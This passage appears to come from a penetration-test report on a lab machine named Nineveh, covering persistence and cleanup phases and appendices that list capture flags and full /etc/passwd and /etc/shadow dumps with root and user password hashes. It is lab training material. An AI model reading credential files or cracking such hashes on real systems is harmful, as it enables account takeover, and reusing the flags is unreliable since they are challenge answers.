2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the Nineveh machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. should not have to remove any user accounts or services from the system.

3 Appendix - Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.10.43	835a61f3fbbc4eae0d787739b72900b3	cf2b0984b270154f774080438e10d64e

3.2 Appendix - /etc/passwd contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

3.3 Appendix - /etc/shadow contents

```
root:$6$oWAExhQX$sSbMzpMfCxEDxMnS2ppzkTraGZxgMX5q3tzJXXQFaml6ikRkAkDrL13Mxi2B9EFkd1ipFMwSJmOozAdCRR9BK/:17350:
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
syslog:*:17212:0:99999:7:::
_apt:*:17212:0:99999:7:::
lxd:*:17349:0:99999:7:::
mysql:!:17349:0:99999:7:::
messagebus:*:17349:0:99999:7:::
uuidd:*:17349:0:99999:7:::
dnsmasq:*:17349:0:99999:7:::
amrois:$6$pZZU/D0n$6z3BkysfLPsUTu5pYRpmIPkMKppycYE8TQgSuavCcpwP74r898/qifNlxQPUvJbkytPJS3D1SaWIwjI8priQj.:1735
sshd:*:17349:0:99999:7:::
```